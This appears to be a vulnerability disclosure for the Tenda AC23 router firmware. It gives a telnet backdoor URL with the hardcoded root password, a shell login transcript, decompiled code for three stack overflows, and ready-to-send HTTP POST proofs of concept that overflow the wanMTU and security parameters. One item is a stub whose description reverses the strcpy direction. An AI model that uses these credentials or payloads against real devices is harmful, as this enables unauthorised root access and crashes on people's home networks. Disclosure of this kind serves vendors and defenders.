Tenda AC23 router


Firmware version: v16.03.07.44

1、Telnet Backdoor

Visit url: http://192.168.0.1/goform/telnet to enable telnet service

Enter username and password to get shell


root:Fireitup



```
[redacted]/etc/init.d$ telnet 192.168.0.1
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.

linux-c0baccd5d958 login: root
Password:
~ # ls
bin         etc         init        proc        sys         var
debug       etc_ro      lib         root        tmp         webroot
dev         home        mnt         sbin        usr         webroot_ro
```


2、Stack Overflow in function `fromAdvSetMacMtuWan`

Vulnerability is in function sub_44C7A8:




```
v16[0] = 0;
v16[1] = 0;
v16[2] = 0;
v16[3] = 0;
v16[4] = 0;
v16[5] = 0;
v16[6] = 0;
v16[7] = 0;
memset(v17, 0, sizeof(v17));
v18 = 0;
if ( a3 )
{
  sprintf((char *)v16, "wan%d.connecttype", a2);
  GetValue(v16, a3);
  v15 = atoi((const char *)a3);
  if ( a2 == 1 )
  {
    v4 = (const char *)websGetVar(a1, "wanMTU", &unk_4D5A00);
    strcpy((char *)(a3 + 0x10), v4);
    v5 = (const char *)websGetVar(a1, "wanSpeed", "0");
    strcpy((char *)(a3 + 24), v5);
    v6 = (const char *)websGetVar(a1, "cloneType", "0");
    strcpy((char *)(a3 + 36), v6);
    v7 = (const char *)websGetVar(a1, "mac", &unk_4D5A00);
    strcpy((char *)(a3 + 80), v7);
    v8 = (const char *)websGetVar(a1, "serviceName", &unk_4D5A00);
    strcpy((char *)(a3 + 98), v8);
    v9 = (const char *)websGetVar(a1, "serverName", &unk_4D5A00);
```

User can control content pointed by pointer v4-v9 via web requesting, and copy to a3 by `strcpy`; a3 is an array and sent to function sub_44C7A8 as an argument, corresponding to v7(on the stack) in function `fromAdvSetMacMtuWan`



```
int __fastcall fromAdvSetMacMtuWan(int a1)
{
  int i; // [sp+1Ch] [+1Ch]
  int v3; // [sp+20h] [+20h]
  int v4; // [sp+24h] [+24h]
  int v5[4]; // [sp+28h] [+28h] BYREF
  char v6[64]; // [sp+38h] [+38h] BYREF
  _DWORD v7[306]; // [sp+78h] [+78h] BYREF

  v4 = 0;
  v5[0] = 0;
  v5[1] = 0;
  v5[2] = 0;
  v5[3] = 0;
  memset(v6, 0, sizeof(v6));
  memset(v7, 0, sizeof(v7));
  GetValue("wans.flag", v5);
  v3 = atoi((const char *)v5);
  for ( i = 0; i < v3; ++i )
  {
    if ( sub_44C7A8(a1, i + 1, (int)&v7[153 * i]) )
      v4 = sub_44D8B0(a1, i + 1, (int)&v7[153 * i]);
  }
  sprintf(v6, "{\"errCode\":%d}", v4);
  return websTransfer(a1, v6);
}
```

PoC




```
POST /goform/AdvSetMacMtuWan HTTP/1.1
Host: 192.168.0.1
Content-Length: 1268
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/84.0.4147.105 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/mac_clone.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=dgw1qw
Connection: close

wanMTU=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbb&wanSpeed=0&cloneType=2&mac=
00:00:00:01:00:00
```

Assign wanMTU to a long string

3、Stack Overflow in function `WifiBasicSet`

Vulnerability is in function `sub_450A4C`


The function calling process: formWifiBasicSet->sub_451DF8->sub_450EE4->sub_450A4C



```
int __fastcall sub_450A4C(int a1, int a2, const char *a3)
{
  size_t v3; // $v0
  int v5; // $v0
  int v6; // $v0
  char *v7; // [sp+20h] [+20h]
  char v8[256]; // [sp+24h] [+24h] BYREF
  char v9[256]; // [sp+124h] [+124h] BYREF
  _BYTE v10[256]; // [sp+224h] [+224h] BYREF
  int v11; // [sp+324h] [+324h]

  memset(v8, 0, sizeof(v8));
  v11 = 256;
  memset(v9, 0, sizeof(v9));
  memset(v10, 0, sizeof(v10));
  v3 = strlen(a3);
  if ( !strncmp(a3, "0", v3) )
    v7 = (char *)websGetVar(a1, "security", "none");
  else
    v7 = (char *)websGetVar(a1, "security_5g", "none");
  if ( !v7 )
    return 1;
  v5 = wifi_get_mibname(a2, "bss_security", v9);
  GetValue(v5, v10);
  SetValue(v9, v7);
  if ( !strcmp(v7, "wpapsk") || !strcmp(v7, "wpa2psk") || !strcmp(v7, "wpawpa2psk") )
    SetValue(v9, "wpapsk");
  else
    SetValue(v9, v7);
  strcpy(v8, v7);
  v6 = wifi_get_mibname(a2, "bss_wpapsk_type", v9);
  GetValue(v6, v10);
  if ( !strcmp(v7, "wpapsk") )
  {
    SetValue(v9, "psk");
  }
  else if ( !strcmp(v7, "wpa2psk") )
  {
    SetValue(v9, "psk2");
  }
  else if ( !strcmp(v7, "wpawpa2psk") )
  {
    SetValue(v9, "psk+psk2");
  }
  return sub_45078C(a1, (int)"wlan1.0", v8, a3);
```

User control pointer v7 by parameter security/security_5g in web requesting; v8 is an array on the stack, and using `strcpy` to copy v7 to v8 without length limit will cause stack overflow.


PoC



```
POST /goform/WifiBasicSet HTTP/1.1
Host: 192.168.0.1
Content-Length: 186
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/84.0.4147.105 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/wireless_ssid.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=dgw1qw
Connection: close

doubleBand=0&wrlEn=1&wrlEn_5g=1&security=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa&security_5g=wpawpa2psk&ssid=Tenda_CCBAC0&ssid_5g=
Tenda_CCBAC0_5G&hideSsid=0&hideSsid_5g=0&wrlPwd=qwe123!%40%23&wrlPwd_5g=qwe123!%40%23
```

Set security to a string of consecutive ‘a’

4、Stack Overflow in function `WifiBasicSet`



```
int __fastcall sub_451784(int a1, int a2)
{
  int v3; // $v0
  int v4; // $v0
  char *v5; // [sp+1Ch] [+1Ch]
  char v6[256]; // [sp+20h] [+20h] BYREF
  char v7[256]; // [sp+120h] [+120h] BYREF
  _BYTE v8[256]; // [sp+220h] [+220h] BYREF
  int v9; // [sp+320h] [+320h]
  char *v10; // [sp+324h] [+324h] BYREF

  memset(v6, 0, sizeof(v6));
  v9 = 256;
  v10 = v7;
  memset(v7, 0, sizeof(v7));
  memset(v8, 0, sizeof(v8));
  v5 = (char *)websGetVar(a1, "security_5g", "none");
  if ( !v5 )
    return 1;
  v3 = wifi_get_mibname(a2, "bss_security", v10);
  GetValue(v3, v10 + 256);
  if ( !strcmp(v5, "wpapsk") || !strcmp(v5, "wpa2psk") || !strcmp(v5, "wpawpa2psk") )
    SetValue(v10, "wpapsk");
  else
    SetValue(v10, v5);
  strcpy(v6, v5);
  v4 = wifi_get_mibname(a2, "bss_wpapsk_type", v10);
  GetValue(v4, v10 + 256);
  if ( !strcmp(v5, "wpapsk") )
  {
    SetValue(v10, "psk");
  }
  else if ( !strcmp(v5, "wpa2psk") )
  {
    SetValue(v10, "psk2");
  }
  else if ( !strcmp(v5, "wpawpa2psk") )
  {
    SetValue(v10, "psk+psk2");
  }
  set_idx_to_mib(a2, "bss_wpapsk_crypto", "aes", &v10);
  return sub_451540(a1, "wlan0.0", v6);
}
```


5、

User control pointer v5 by parameter security_5g in web requesting; v6is an array on the stack, and using `strcpy` to copy v6 to v5 without length limit will cause stack overflow.

The function calling process:

formWifiBasicSet->sub_451DF8->sub_451BB0->sub_451784

